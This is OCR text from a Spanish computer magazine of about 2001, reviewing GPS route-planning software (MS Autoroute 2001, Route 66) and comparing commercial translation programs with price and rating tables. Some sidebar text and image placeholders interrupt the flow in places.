Algunas de las posibilidades del programa también pueden ser activadas desde el teclado; por ejemplo, para la visión de los planos con mayor o menor detalle según circulemos por ciudad o por carretera, sólo tenemos que realizar un zoom pulsando «F5» y «F6»; mientras que para acceder a los datos del GPS, habrá que decidirse por «Alt+H+G». Si se desean conocer otras combinaciones, sólo es preciso acudir a la ayuda, que resulta bastante completa.

El GPS, junto al planificador de rutas, nos informará de aspectos tales como la velocidad del vehículo, la media y la máxima a lo largo del viaje, distancia hasta a nuestro destino...

Como inconveniente, hay que apuntar que la aplicación aprovecha poco las posibilidades que tiene un receptor GPS (en este caso se ha utilizado un Garmin GPS 12, uno de los más básicos). Además, podría mostrar la velocidad media, hora estimada de llegada, tiempo restante hasta destino, horas de conducción realizadas... una información que la mayoría de receptores GPS sí ofrecen, pero el programa no refleja.


Práctico, pero sin usuarios

A pesar de las indudables ventajas que las nuevas tecnologías ofrecen al sector del transporte por carretera, hoy en día, el porcentaje de conductores profesionales que sacan partido de las mismas es mínimo. Eso sí, cada vez hay más empresas que implantan un receptor GPS en sus vehículos, pero lo hacen principalmente para conocer su situación en todo momento y enviar mensajes a los conductores utilizando servicios combinados de GPS/GSM. Lo malo es que éstos no aprovechan el uso de mapas electrónicos para calcular las rutas, pues al no contar con un monitor instalado en su vehículo los mapas sólo son accesibles desde las oficinas de la empresa o el sitio donde esté ubicado el sistema.

Aunque no existe ningún tipo de dato sobre el número de camioneros que utilizan un ordenador portátil en sus vehículos, si extrapolamos las cifras que señalan que en EE UU, un país mucho más avanzado que España en éstas y en otras lides, no superan el 10%, podemos deducir que el número de profesionales españoles que utilizan herramientas tan válidas como un ordenador personal, Internet o aplicaciones GPS es ínfimo. Tales guarismos no deben sorprender a nadie si tenemos en cuenta que en este segmento no suelen hacerse cursos de adaptación a las nuevas tecnologías como pueda suceder en otros.

No obstante, conviene apuntar que parece que algo está cambiando como muestra el hecho de que cada vez resulta más fácil ver camioneros procedentes de países del norte de Europa equipados con ordenadores portátiles y GPS. Eso sí, su uso sigue siendo mínimo en la actualidad. Por eso, no resulta difícil aventurar que la informatización aún tardará en generalizarse entre los conductores profesionales de nuestro país. Quizás haya que predicar con el ejemplo para que comprendan que una combinación de *route planner*, GPS y conexión a Internet (acceso a cámaras de tráfico, estado de las carreteras en tiempo real, partes meteorológicos...) resulta una herramienta imprescindible para cualquier profesional de la carretera.

Pese a esto y a la falta de mapas de calle para las principales ciudades y poblaciones españolas, Autoroute es una herramienta muy útil a la hora de circular por Europa. A un profesional de la carretera le evitará extraviarse. Además, es justo señalar que es uno de los mejores productos que ha llegado a nuestras manos para este entorno. La diferencia entre usar un GPS con el programa o no se nota bastante, como en todos los *route planners*, pero sigue siendo de gran ayuda a la hora de planear un viaje desde el ordenador de casa o la oficina.



Route 66 convence con un producto que incluye mapas de calle de

España, al detalle

Con un precio que ronda las 8.000 pesetas, la última actualización de **Route 66** incorpora como principal aliciente la funcionalidad con GPS, que no existía en las versiones anteriores de este *route planner* fabricado en Holanda. De hecho, se añadió la opción de usar un GPS en la versión 2000, pero la cartografía correspondiente a España y Portugal no salió al mercado, con lo que los usuarios españoles hemos pasado directamente de la versión 99 a la 2001.

Otro detalle sumamente importante que brinda este desarrollo son los mapas de calle para las principales capitales españolas, lo que la convierte, al incorporar también la funcionalidad GPS, en el mejor producto disponible en España en su categoría. Aunque por pedir que no sea; se agradecerían más poblaciones, con todas las calles que ya están disponibles en Internet.

El funcionamiento es bastante similar al de Autoroute 2001 y al del resto de *route planners*. Al igual que en la propuesta de Microsoft, entre las varias opciones de búsqueda de ruta existe la posibilidad de emplear todo o parte del nombre (en el último caso nos mostrará similitudes), código postal, etc. Asimismo, podremos elegir qué tipo de ruta queremos seguir, más rápida, más corta, más económica, etc.

Las opciones de configuración del viaje o el vehículo son algo más limitadas que en Autoroute, pero nos permitirán definir las velocidades del automóvil, los costes, los tipos de unidades (métrico, británico...) y el idioma del programa, que puede establecerse de acuerdo a las doce lenguas que admite; entre otras, inglés, francés, alemán e italiano, aunque este programa no incluye diccionario.

También podemos añadir marcadores de lugar, como en Autoroute, lo que resultará de gran utilidad a los profesionales (repartidores, viajantes de comercio, etc.), ya que al señalar en el mapa los diferentes sitios a visitar se simplifican las opciones de cálculo de ruta, permitiendo concretarlas de puerta a puerta. No hace falta decir que para que esta función represente una verdadera ventaja hay que disponer de un receptor GPS que nos indique el punto exacto en el mapa, al menos la primera vez, para poder añadir el marcador.

En lo referente a la funcionalidad GPS de esta herramienta, su mejor baza es la ventana de estado que muestra todos los datos del viaje. Además de latitud, longitud, velocidad y dirección, podemos saber la hora estimada de llegada y la distancia que falta hasta nuestro destino, o hasta cualquiera de los puntos que hayamos marcado previamente. La información con la velocidad, hora de llegada y distancia hasta destino está representada con caracteres de tamaño más que suficiente para poder leerlos sin tener que estar pegado a la pantalla del ordenador, algo que deberían incluir todos los *route planners*, pensando en su uso desde

La experiencia americana

En mi último viaje a EE UU estuve circulando por el estado de California con la ayuda de mi ordenador portátil, el receptor GPS y la última versión del equivalente americano de MS Autoroute 2001 Europa, de nombre MS Streets &Trips 2001. Aparte de no hallar dificultad alguna para circular y localizar cualquier dirección en Los Angeles y el resto del estado, desde el mismo programa ubicaba los hoteles en los que me iba alojando, su URL y reservaba la habitación *on-line*. Lo mismo cabe decir de gasolineras, centros comerciales, etc.



Luis Val en un descanso de su periplo por tierras californianas.

Una de las ventajas de los *route planners* para EE UU sobre los planificadores europeos es que los mapas para aquel país son todos al nivel de calle, pudiéndose calcular, por ejemplo, una ruta de puerta a puerta desde la oficina de correos del pueblo más perdido de Arkansas hasta un céntrico *deli* de Nueva York. Tras escribir ambas direcciones, obtendremos una ruta detallada hasta el último metro del trayecto. Si queremos ver qué obras se están realizando en la carretera, podremos consultar en Internet.


Otra conocida aplicación es DeLorme Street Atlas USA, que en sus numerosas versiones incluye la opción de conocer el estado del tiempo y los actos festivos programados en las zonas por las que pasemos, además de las posibles obras. Esta firma ofrece entre sus productos un *kit* que incluye este programa y su propio receptor GPS, DeLorme Earthmate GPS Receiver. La aplicación para PDA, Earthmate Road Warrior, incorpora el receptor GPS, planificador de rutas para cargar los mapas desde el PC y el cable de conexión del GPS al PDA. Igualmente, es factible obtener los mapas deseados desde la base de datos del fabricante, accesible en *www.delorme.com*, sin ningún coste adicional.

Como inconvenientes, hay que indicar que este fabricante no tiene mapas para Europa ni versión en español de sus productos. Comercializa, eso sí, una especie de enciclopedia mundial, denominada Eartha Global Explorer, que cubre todo el mundo y sólo muestra las principales carreteras y autopistas de los distintos países.

Por su parte, el receptor GPS de esta compañía, desarrollado conjuntamente con Rockwell, no sigue el estándar NMEA (National Marine Electronics Association), lo que lo hace incompatible con la mayoría de los planificadores de rutas de otros fabricantes. El único programa que conocemos que admite el protocolo Rockwell en Europa es el Street Router 7, de la empresa Infomap, y que no se ha tratado más a fondo porque no tiene una versión en español.

un vehículo en marcha. De todos modos y al igual que en con otras soluciones, se podría sacar bastante más partido a la hora de mostrar cualquier reseña proveniente del receptor GPS en la ventana correspondiente del programa.

Hay que añadir que tanto el Autoroute de MS como Route 66 permiten añadir puntos intermedios a la ruta sin tener que comenzar de cero. De esta manera, si por ejemplo nos vemos en la necesidad de realizar una parada forzosa o desviarnos de nuestro camino, quedará reflejado en el cálculo total del viaje, modificándolo de acuerdo a los puntos intermedios que se añadan.


Uno de los principales inconvenientes de MS Autoroute es que no incorpora un mapa

El icono de representación de nuestro vehículo en el mapa es, en este caso, una flecha rodeada por un círculo. Ésta nos mostrará nuestra posición continuamente, mientras que en el Autoroute se representa con el dibujo del frontal de un coche rodeado también por un círculo. En cambio, se echa en falta la posibilidad de manejar las principales funciones, como el zoom y el desplazamiento de los mapas, a través de teclas asignadas. La única posibilidad es mediante iconos al efecto, lo que ralentiza su uso, puesto que es preciso situar el cursor encima del icono correspondiente y luego sobre el mapa para activarlo con un clic.

El archivo de lugares contiene gasolineras, hoteles, centros comerciales, salas de fiesta, restaurantes..., aunque en esta versión limitados a España y Portugal. Incluye, igualmente, direcciones y números de teléfono para los diferentes puntos de interés.

Existen versiones para cada uno de los principales países de la Comunidad Europea (con mapas de calle) y una versión para todo el continente que, si bien cubre todo, cuenta sólo con mapas de carretera y autopista. La calidad de los mismos no es la misma que en Autoroute, pero cumplen sobradamente su función. Otro aspecto interesante es que muestran el sentido de la circulación en cada vía, lo que nos evitará confusiones al circular por una ciudad desconocida.

Otra utilidad muy importante, aunque por desgracia sólo disponible en las versiones para Alemania y Benelux de Route 66, es la posibilidad de conocer desde la misma aplicación el estado real del tráfico en las carreteras de estos países. Para lograrlo, es necesario conectarse a Internet y bajar los últimos datos disponibles del servidor de Route 66. Una vez hecho esto, se nos mostrarán los iconos correspondientes a atascos, accidentes y todo tipo de incidencias que afecten a la circulación en la ruta que estemos siguiendo, lo que nos permitirá buscar alternativas en función de las condiciones del tráfico. La pregunta es obvia: ¿para cuándo esta funcionalidad en las versiones del resto de países?

Volviendo al Route 66, a la hora de imprimir la ruta, las opciones son más o menos las mismas que las existentes en el Autoroute de MS. Podemos elegir entre obtener sólo el mapa, el de inicio y final de ruta, las indicaciones de viaje, plano de puntos de ruta o de desvíos.

Una vez más, indicar que, si usamos un GPS, no necesitamos imprimir los mapas al ir viéndolos en la pantalla del ordenador portátil, con la ventaja de conocer nuestra situación en todo momento.



El archivo de lugares de Route 66 contiene gasolineras, hoteles, centros comerciales, salas de fiesta,


Así es la vista de Barcelona y sus aledaños

Puntos decisivos

En general, ambos productos serán más o menos eficientes según el uso que vayamos a hacer de ellos. Para circular por España y Portugal, es más recomendable Route 66, sobre todo por incluir mapas de calle de las principales capitales. En cambio, para viajar por toda Europa es más completo MS Autoroute 2001, ya que como no existen versiones de éste para países concretos, salvo la versión específica para Gran Bretaña, incluye los callejeros de varias naciones. Mientras tanto, la versión europea de Route 66 no dispone de ellos, teniendo que adquirir las versiones específicas para cada país si queremos disponer de sus mapas de calle.

Un segundo aspecto negativo de este producto es que, según hemos podido comprobar, tiene un *bug*. Al ejecutar el programa, el procesador se dispara al máximo, manteniéndose al cien por cien salvo que despleguemos cualquier menú. Al hacer esto, el uso del «micro» vuelve a niveles normales, disparándose de nuevo hasta el tope cuando se cierra el menú desplegable. ¿Cuál es el origen del problema? Aguardamos la respuesta del fabricante, pero esperemos que lo solucionen rápido, puesto que se calienta una barbaridad pese a que el tiempo transcurrido desde que se pone en marcha la aplicación sea mínimo. Asimismo, es un inconveniente, al provocar que el resto de funciones del ordenador se ejecuten lógicamente con mayor lentitud.

Lo más aconsejable, si se le va a dar un uso profesional por toda Europa, sería utilizar una combinación de los dos programas, alternándolos según nos hallemos en nuestro país o en el extranjero.

Luis Val Griera

Especialistas en cualquier idioma

Probamos una segunda tanda de traductores

Como vimos en el número anterior, existe una amplia oferta de traductores en el mercado. De hecho, son muchas las posibilidades con las que cuenta el usuario a la hora de elegir una solución que se adapte a sus necesidades primordiales.

Ana Sánchez Delgado

En la primera entrega de este análisis sobre software de traducción planteamos los principales puntos a valorar cuando deseemos comprar un programa de este tipo. Por ejemplo, es necesario prestar atención a la calidad del programa respecto a su coste, a las prestaciones más destacadas, como la inclusión de diccionarios especializados, su orientación a Internet, los idiomas con los que opera y, por supuesto, a nuestros requerimientos más apremiantes. Además, hay que insistir en la importancia de que exista una cierta conexión entre el programa y el usuario, de modo que sea posible la interacción, tanto preparando el texto original como retocando el resultado, para conseguir una mejor calidad. Por lo tanto, en la mayoría de los casos, es imprescindible contar con un aceptable nivel de inglés para arreglar al máximo, si fuera necesario, el nuevo texto. Asimismo, la traducción proporcionada será empleada a modo de borrador, algo que no servirá de gran ayuda a un usuario con bajos o nulos conocimientos del idioma.

Para todos los gustos

Ante la extensa gama de productos que nos brinda el mercado, hemos querido revisar una segunda propuesta que, sin duda, ampliará las posibilidades de elección a nuestros lectores. Eso sí, dentro de

Características de los productos analizados

Programa	Power Translator Pro 7.0	Reverso Pro	TransLetter	WinBabel 4.2	Systran Professional Premium
Fabricante	Lernout & Hauspie	Softissimo	Data Becker	Babel Informática	Systran Ibérica
Distribuidor	WSC	Lodisoft	Data Becker	Babel Informática	Systran Ibérica
Teléfono	902 408 408	91 556 98 58	91 378 80 06	91 897 71 55	91 636 13 88
Web	www.lhsl.com	www.softissimo.com	www.databecquer-es.com	www.winbabel.com	www.systransoft.com
Precio	25.116 pesetas (150 euros)	41.916 pesetas (252 euros)	4.195 pesetas (25 euros)	9.995 pesetas (60 euros)	143.103 (860 euros)
Idiomas	inglés/español, español/inglés, inglés/francés, francés/inglés, inglés/italiano, italiano/inglés, inglés/alemán, alemán/inglés, inglés/portugués, portugués/inglés, italiano/español, español/italiano, italiano/francés, francés/italiano, italiano/alemán, alemán/italiano, alemán/francés, francés/alemán	español/inglés, inglés/español	Todas las combinaciones posibles entre alemán, inglés, francés, italiano, castellano y holandés	Todas las combinaciones posibles entre español, inglés, alemán, francés, portugués, ruso, ucraniano, italiano, chino, japonés, euskera, catalán y polaco	Traducción bidireccional de inglés a francés, alemán, italiano, portugués, ruso, español, chino, japonés y coreano
Compatibilidad	Windows 95/98/2000/NT	Windows 95/98/NT	Windows 95/98/2000/NT	Windows 3.X/9X	Windows 95/98/NT versión 4 o superior
Características	Traductor de documentos, páginas web y correo electrónico. Incluye diccionario para todos los pares de idiomas, diccionario de inflexiones y corrector de ortografía	Traduce documentos y páginas web. Permite configurar diccionarios propios	Traduce correspondencia comercial basándose en modelos ya traducidos	Traducción directa del portapapeles, páginas web y foros de debate. Incluye diccionario ampliable	Traduce documentos, páginas web y correo electrónico. Incluye la herramienta WinCSD para la creación de diccionarios personalizados y ejecutables
Orientación Internet	Sí	Sí	Sí	Sí	Sí
Formatos admitidos	DOC, MTP, HTML, TXT y RTF	STD, RTF, ASCII, TXT y HTML	TXT, RTF y HTML	TXT y HTML	TXT, ANSI, ASCII, SGML, HTML y RTF
Manejabilidad	5	5,5	3,8	3,5	5,7
Traducción	4,5	5	4,5	3,4	5,5
Herramientas/Otros	4	5	1,6	2,7	5,5
Valoración	4,5	5,2	3	3,2	5,5
Precio	3	2,5	4	3,5	2,4
GLOBAL	7,5	7,7	7	6,7	7,9

Otras propuestas

Son muchos los traductores que se nos han quedado en el tintero, ya que estamos abarcando un mercado en constante evolución. No obstante, queremos detenernos un momento en dos de ellos que, aunque no hemos podido analizar, nos gustaría comentar sus principales funciones. Lernout & Hauspie, fabricante de las versiones 7.0 y 6.43 de Power Translator y WebTranslator 2.0, incluye en su oferta otro producto dirigido, en esta ocasión, a un público menos profesional. Se trata de Simply Translating, un software que destaca por su prestación *Conversation*, la cual permite establecer comunicación directa en otro idioma, de forma que funciona a modo de intérprete. Además, cuenta con utilidades tales como diccionarios con capacidad de personalización, traducción en función del contexto de la frase completa y opera directamente desde el procesador de textos. Esta solución, distribuida por WSC (Tfn: 902 408 408) a un precio de 4.990 pesetas (30 euros), incluye los pares de idiomas español/italiano, español/inglés, italiano/español e inglés/español.

Por su parte, la empresa Translation Experts comercializa el traductor NeuroTran que solamente está disponible en el sitio *www.tranexp.com*, desde donde podrá descargarse. De este modo, es posible adquirir una licencia para su utilización por un año a un precio de 100 dólares (17.400 pesetas/104 euros aproximadamente). Una de sus principales características es que, antes de llevar a cabo la transcripción, analiza el texto identificando el tipo de documento, si es científico, médico, técnico, etc. Con esta útil prestación, consigue una conversión que se aproxima mucho más al documento original. Además, proporciona traducciones alternativas para que el usuario escoja la que más se adapta al texto fuente. Por último, comentar que se comercializa en una gran variedad de idiomas entre los que podemos encontrar serbio, bosnio y croata, todos ellos combinados con el inglés.

Para aquellos que echen en falta el programa Babylon Translator, debemos recordar que su última versión fue analizada en el número 124, de noviembre del 2000, página 300.

los programas incluidos en este artículo, destacamos las dos versiones profesionales, Standard y Premium, que nos propone Systran. La edición Premium se distingue por su provechosa capacidad de personalización, situándose en un puesto privilegiado de nuestra comparativa.

Por otro lado, English-Spanish Interpreter Deluxe y Reverso Personal coinciden en la falta de una integración directa con el procesador de textos, lo que disminuye su rendimiento y funcionalidad. Así, operan de un modo parecido a WinBabel 4.2, comentado en nuestra primera entrega, que realiza el proceso de traducción mediante el portapapeles de Windows. No obstante, en el caso de Reverso Personal nos ofrece una óptima calidad de traducción, ya que el motor utilizado es el mismo que en su versión superior. English-Spanish Interpreter , por su parte, incluye el diccionario Word Magic Tools Deluxe que nos proporciona útiles prestaciones.

Por último, no podía faltar una solución diseñada especialmente para su uso en Internet. Se trata del traductor de páginas web WebTranslator que, además de formar parte de la versión 7.0 de Power Translator Pro, es posible adquirir por separado. Por tanto, nos encontramos ante una completa herramienta para el usuario que navega por la Red. De este modo, poco a poco, el software de traducción se va especializando en campos concretos, en este caso Internet y, como vimos en el número anterior, con Data Becker TransLetter en la traducción de faxes, cartas y mensajes de correo electrónico.

	English-Spanish Interpreter Deluxe	Reverso Personal	WebTranslator 2.0
	Word Magic Software	Softissimo	Lernout & Hauspie
	ROM WARE	Lodisoft	Lernout & Hauspie
	902 194 194	91 556 98 58	900 944 483
	www.romware.net	www.softissimo.com	www.lhsl.com
	43.017 pesetas (258 euros)	8.316 pesetas (50 euros)	5.796 pesetas (34 euros)
	inglés/español	inglés/español y español/inglés	español/inglés, español/italiano, inglés/francés, inglés/alemán, inglés/italiano, inglés/japonés, inglés/portugués
	Windows 6.0/95/97	Windows 95/98/2000/ NT versión 4	Windows 95/98/2000/ NT versión 4 o superior
	Traduce textos del inglés al español e incorpora el diccionario Word Magic Tools Deluxe. Funciona como aplicación autónoma de traducción	Traductor de documentos y páginas web que no se integra directamente en el procesador de textos	Traductor de páginas web
	No	Sí	Sí
	RTF y TXT	TXT y HTML	HTML
	3,5	3,5	3
	3,8	5	4,5
	4	3,5	2
	3,7	4	3,1
	2,5	3,5	4
	6,2	7,5	7,1


Conclusiones

Después de haber analizado todas estas soluciones, sólo nos queda esperar la incorporación de futuras mejoras que conviertan a este tipo de software en herramientas mucho más definidas y funcionales. Como ya comentamos, todavía queda un largo camino por recorrer hasta conseguir una perfecta calidad de traducción, un reto quizás imposible debido al dinamismo con el que cuenta el lenguaje, al que ya hicimos mención en nuestro primer artículo.

Por lo tanto, no se debe olvidar que un programa de traducción es una herramienta que nos ayuda a entender un texto, pero que es preciso no considerarlo como el único elemento en el proceso de conversión. Con esto queremos recalcar su función como intermediario entre el usuario y el documento que se trata, pero no como objeto de la propia traducción.

English-Spanish Interpreter Deluxe

Además de traducir documentos del inglés al español, incluye Word Magic Tools Deluxe, un completo paquete de diccionarios.


English-Spanish Interpreter Deluxe

Precio: 43.017 pesetas (258 euros)

Fabricante: Word Magic Software

Distribuidor: ROM WARE. Tfn: 902 194 194

Web: www.wordmagic.co.cr

Valoración	3,7
Precio	2,5
GLOBAL	6,2

A diferencia de otros traductores analizados, este programa no se integra en el procesador de textos, lo que le hace perder algún punto frente a sus competidores. Asimismo, no cuenta con la tan en boga orientación a Internet. De este modo, el proceso de traducción se realiza directamente desde su ventana principal, que dispone, eso sí, de una interfaz bastante amigable y de fácil manejo. Exhibe, por ejemplo, una barra de menús y otra de botones desde donde se accede a las principales prestaciones.


En cuanto a la importación de ficheros, es posible abrir uno con la extensión «.doc» o pegar el texto en la parte superior de la pantalla. Además, ofrece la posibilidad de trabajar con varios archivos, que aparecerán referenciados a través de las diferentes pestañas que incorporará el programa.

Por otro lado, English-Spanish Interpreter no sobrescribirá ningún documento original, sino que creará dos ficheros diferentes con el texto principal y su traducción, respectivamente.


Además, disfruta de una opción, basada en la tecnología de Eloquent, para escuchar la pronunciación tanto en español como en inglés, con la posibilidad de guardarse en un fichero de audio WAV o AU.

Traducción interactiva

Una de sus principales características es que, junto a una traducción automática, permite cambiar el texto interactivamente, de forma que el usuario empleará el programa para conseguir un documento mucho más personalizado. Para hacerlo posible, es necesario pinchar *Traducción*, para después optar por *Traducir Interactivamente*. Se abrirá, entonces, la ventana *Control de sintaxis*, donde se incluirá el texto fuente, párrafo por párrafo, y su conversión. Desde aquí podremos modificar el resultado según nuestras preferencias.


Aquí se muestra el modo interactivo de traducción del English-Spanish Interpreter Deluxe.

Para realizar cualquier variación, deberemos marcar la palabra en cuestión, de modo que nos ofrecerá todo la información relativa a ese término. Los cambios se llevarán a cabo palabra por palabra. Por ejemplo, en el caso de un sustantivo, podremos variar el género que, automáticamente, quedará plasmado en la traducción. También aportará la categoría gramatical y los sinónimos del concepto marcado para su posterior reemplazo. Una vez que hayamos realizado todos los cambios pertinentes, pulsaremos en *Aceptar* para visualizar el resultado, apareciendo todas las modificaciones realizadas en la pantalla inferior de la ventana principal.



Word Magic Tools Deluxe incluye un diccionario con más de 600.000 entradas.

Además, dispone de una pestaña con el nombre *Interpretación* que, una vez activada, nos mostrará una versión diferente de la traducción en el mismo idioma que el texto original.

En lo referente a la calidad, hay que indicar que no se trata de uno de los mejores productos analizados, aunque se perfecciona bastante si utilizamos el modo interactivo de traducción. Eso sí, en tal caso se requiere un nivel mínimo de inglés.

Las herramientas mágicas

English-Spanish Interpreter incluye, también en su versión Deluxe, el diccionario Word Magic Tools, que puede adquirirse por separado. Se trata de una útil herramienta con posibilidad de ampliación y personalización que destaca por su integración en Word, con el único inconveniente de que deberá instalarse previamente una macro.

Este diccionario (inglés-español/español-inglés) incorpora cuatro módulos diferentes, entre los que encontramos el diccionario propiamente dicho y las utilidades Sinónimos Imagic, Conjugador de verbos y Constructor de Expresiones.

La herramienta principal de Word Magic Tools Deluxe es el tesauro, con 600.000 entradas, que proporciona la traducción, las expresiones derivadas, las frases idiomáticas relacionadas con la entrada en cuestión y su categoría gramatical, así como los sinónimos, que aparecerán estructurados en forma de árbol. Además, nos permite incorporar nuevas palabras y encontrar conexiones con otros términos incluidos.

Por otro lado, Sinónimos Imagic muestra en una doble ventana tanto los sinónimos en español como en inglés. El Conjugador de verbos facilita la conjugación de cualquier verbo en ambos idiomas. Por su parte, el Constructor de expresiones nos permite buscar cualquiera de ellas que comience, termine o contenga la palabra que introduzcamos.

A todas estas utilidades accederemos desde la barra de Herramientas que incorpora el diccionario. Asimismo, será posible escuchar desde cualquiera de ellas la pronunciación, en ambos idiomas, del término que estamos consultando.


Sin duda, se trata de una completa solución que será de gran utilidad incluso sin necesidad de activar previamente las funciones propiamente dichas de este traductor. Esto aportará al programa una doble funcionalidad, es decir, un diccionario y un software de traducción al mismo tiempo.

Systran Professional Premium

Este traductor incorpora una útil herramienta para la creación de un diccionario personalizado que será posible emplear durante todo el proceso.

Systran Professional Premium	
Precio: 143.103 pesetas, aprox (860,07 euros)	
Fabricante: Systran Ibérica. Tfn: 91 636 13 88	
Web: www.systransoft.com	
Valoración	5,5
Precio	2,4
GLOBAL	7,9

os encontramos ante un programa que por el momento se comercializa sólo a través de la Web y que presenta una intuitiva interfaz, además de ofrecer una traducción bastante exacta gracias a la configuración de glosarios temáticos y diccionarios definidos por el usuario. Por otro lado, conserva el formato original del documento fuente, admitiendo ASCII, ANSI, RTF, HTML y SGML. Asimismo, cuenta con una amplia variedad de idiomas, de modo que realiza conversiones bidireccionales del inglés a nueve idiomas diferentes, entre ellos el español.


Ésta es la interfaz que presenta la versión Profesional Premium de Systran.

Una de sus principales características es que ofrece dos modos diferentes de trabajar: por un lado, dispone de una modalidad directa, funcionando como una aplicación autónoma para la traducción de textos de poca extensión; por otra parte, el método por lote o archivo permite reproducir un fichero más extenso o, incluso, varios al mismo tiempo. Éste se distingue por la creación de un fichero distinto que contendrá el texto traducido con el mismo nombre que el del documento original, más las iniciales del idioma de origen y del de destino. Así, si nuestro archivo se llama Prueba, aparecerá uno nuevo junto a él que contendrá la traducción y se llamará Prueba _ES (E de English; S por Spanish).

En ambos casos es posible configurar diversas opciones. Entre ellas podemos destacar *Glosarios Temáticos*, donde elegiremos el término apropiado, entre los 20 que incluye, para la traducción de nuestro documento; *No Traducir*, para especificar las palabras que no queremos volcar y, por último, *Palabras No Encontradas*, donde configuraremos un símbolo para que el programa marque las palabras que no ha localizado. Por supuesto, lo primero de todo será especificar el par de idiomas que vamos a utilizar, resaltando para ello la pestaña correspondiente en *Opciones de Traducción*.

Asimismo, hay que comentar su capacidad de integración con el sistema operativo, permitiendo que no sea necesario abandonar la aplicación en uso, al tiempo que posibilita la incorporación al navegador de Internet y al programa de correo electrónico. De este modo, se integra directamente con Microsoft Word, Excel, Outlook y PowerPoint. Además, permitirá desde cualquiera de ellos configurar las diferentes opciones de traducción.

Para la transcripción de páginas web, una vez que hemos cargado la página en Netscape Navigator o en Microsoft Internet Explorer, con el botón derecho del ratón pincharemos sobre el fondo de la página accediendo a todas las opciones que nos ofrece Systran para convertir documentos web.

Ejemplo de cómo agregar un sustantivo en WinCSD.

La versión estándar

Systran nos ofrece otra alternativa diferente a Premium. Se trata de la versión Standard, dirigida al mismo tipo de usuarios pero con algunas pequeñas diferencias. No incluye, por ejemplo, algunas de las prestaciones que encontramos en Systran Professional Premium. De este modo, no contiene ningún glosario temático, lo que se ve reflejado en la calidad del resultado. Eso sí, dispone de la utilidad WinCSD que puede suplir, en parte, esta carencia.

Por otro lado, no posee la modalidad de traducción por lote, lo que imposibilita convertir más de un fichero a la vez. De esta manera, será necesario realizar nuestro trabajo archivo por archivo. Por último, comentar que no incluye los idiomas ruso, chino, japonés y coreano. Por lo tanto, a pesar de su gran similitud, es obvio que se adapta más a un usuario que requiere una utilización menos profesional, aunque no tiene mucho que envidiar a su versión superior. Su precio es de 34.900 pesetas aproximadamente (IVA incluido).

WinCSD, diccionario personalizado

